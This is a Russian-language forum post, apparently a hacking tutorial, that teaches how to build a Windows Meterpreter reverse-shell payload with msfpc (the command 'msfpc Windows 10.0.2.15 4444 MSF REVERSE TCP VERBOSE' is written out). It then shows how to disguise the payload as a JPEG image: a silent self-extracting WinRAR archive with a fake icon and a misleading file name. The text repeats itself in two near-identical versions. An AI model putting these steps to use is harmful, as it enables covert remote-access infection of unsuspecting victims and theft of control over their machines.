



- Регистрация
- Окт 17, 2022
- Сообщения
- 870
- Реакции
- 91
- Награды
- 1
Сегодня пойдёт речь о вирусах, которые преподносятся в виде НЕ исполняемых файлов для заражения операционных систем. Такие вирусы сложно на первый взгляд распознать.
Мы поговорим о том, как создаются вирусы удалённого доступа, вшиваются в вордовский документ вредоносные ссылки и как сделать исполняемый файл в виде другого файла (например текстовой документ или картинка).
Для генерации полезной нагрузки в Kali Linux предустановлена утилита msfvenom, однако для упрощения задачи можно использовать msfpc (Metastploit Framework Payload Creater), который обращается к msfvenom на основе предпочтений пользователя и создаёт вирус.
Посмотрим на опции для создания вредоносного файла:

Как видно, имеется большой набор опций и с помощью них можно создавать вредоносные файлы под разные ОС, и Android, и Windows, и Linux, и MAC OS X.
Но нам нужен пэйлоад для Windows, поэтому используем такую команду:

Опцией "Windows" мы передали утилите, что нам нужен исполняемый файл под эту операционную систему, 10.0.2.15 - это наш IP-адрес, к которому будет подключаться целевая система, 4444 - это порт для подключения, MSF - оболочка командной строки. Оболочкой может выступать как и родная (CMD), так и улучшенная (MSF).
Далее указываем "TCP" для использования данного протокола, чтобы по нему происходило подключение, а опцией "VERBOSE" мы указываем утилите, чтобы она выводила подробную информацию.

В итоге у нас в директории имеется исполняемый файл:

Переименовываем его для более удобной работы с ним:
Вместо картинки, как я уже писал ранее, может быть абсолютно другой вид файла.
Итак, нам понадобится WinRAR, иконка изображения и сам вирус.

Передаём вредоносный файл на Windows и запаковываем его в SFX-архив:

Указываем, что хотим создать самораспаковывающийся архив:

На вкладке "дополнительно" выбираем "параметры SFX":

Переходим во вкладку "Установка" и указываем выполнения исполняемого файла:

Во вкладке "Режимы" отмечаем галочку "Распаковать во временную папку" и "скрыть всё":

Теперь переходим в "Обновление" и отмечаем пункты "Извлечь и заменить файлы" и "Перезаписывать все файлы без запроса":
Чтобы иконка файла не вызывала подозрений, нужно её изменить.

Для этого ищем файлы в интернете с расширением .ico или находим нужную фотку и конвертируем её онлайн с помощью какого-нибудь сервиса:

В "Текст и графика" указываем путь к файлу.ico для "Загрузить значок SFX из файла":
Подтверждаем создание архива и получаем примерно такое:
Теперь можно изменить название файла на что-то более привлекательное:


.sfx - не является расширением, это лишь название. Поэтому его мы можем удалить и добавить .jpeg:
Мы поговорим о том, как создаются вирусы удалённого доступа, вшиваются в вордовский документ вредоносные ссылки и как сделать исполняемый файл в виде другого файла (например текстовой документ или картинка).
Создание вируса:
Для создания полезной нагрузки я буду использовать Kali Linux, однако вы можете пользоваться и виндой с установленным NJRat'ом или каким-нибудь другим ратником.Для генерации полезной нагрузки в Kali Linux предустановлена утилита msfvenom, однако для упрощения задачи можно использовать msfpc (Metastploit Framework Payload Creater), который обращается к msfvenom на основе предпочтений пользователя и создаёт вирус.
Посмотрим на опции для создания вредоносного файла:
msfpc
Как видно, имеется большой набор опций и с помощью них можно создавать вредоносные файлы под разные ОС, и Android, и Windows, и Linux, и MAC OS X.
Но нам нужен пэйлоад для Windows, поэтому используем такую команду:
msfpc Windows 10.0.2.15 4444 MSF REVERSE TCP VERBOSE
Опцией "Windows" мы передали утилите, что нам нужен исполняемый файл под эту операционную систему, 10.0.2.15 - это наш IP-адрес, к которому будет подключаться целевая система, 4444 - это порт для подключения, MSF - оболочка командной строки. Оболочкой может выступать как и родная (CMD), так и улучшенная (MSF).
Далее указываем "TCP" для использования данного протокола, чтобы по нему происходило подключение, а опцией "VERBOSE" мы указываем утилите, чтобы она выводила подробную информацию.
В итоге у нас в директории имеется исполняемый файл:
Переименовываем его для более удобной работы с ним:
mv windows-meterpreter-staged-reverse-http-4444.exe payload.exe
Скрытие вируса:
Теперь нам понадобится вторая операционная система (не целевая), на которой мы сделаем вирус в виде картинки.Вместо картинки, как я уже писал ранее, может быть абсолютно другой вид файла.
Итак, нам понадобится WinRAR, иконка изображения и сам вирус.
Передаём вредоносный файл на Windows и запаковываем его в SFX-архив:
Указываем, что хотим создать самораспаковывающийся архив:
На вкладке "дополнительно" выбираем "параметры SFX":
Переходим во вкладку "Установка" и указываем выполнения исполняемого файла:
Во вкладке "Режимы" отмечаем галочку "Распаковать во временную папку" и "скрыть всё":
Теперь переходим в "Обновление" и отмечаем пункты "Извлечь и заменить файлы" и "Перезаписывать все файлы без запроса":
Чтобы иконка файла не вызывала подозрений, нужно её изменить.
Для этого ищем файлы в интернете с расширением .ico или находим нужную фотку и конвертируем её онлайн с помощью какого-нибудь сервиса:
В "Текст и графика" указываем путь к файлу.ico для "Загрузить значок SFX из файла":
Подтверждаем создание архива и получаем примерно такое:
Теперь можно изменить название файла на что-то более привлекательное:
.sfx - не является расширением, это лишь название. Поэтому его мы можем удалить и добавить .jpeg:

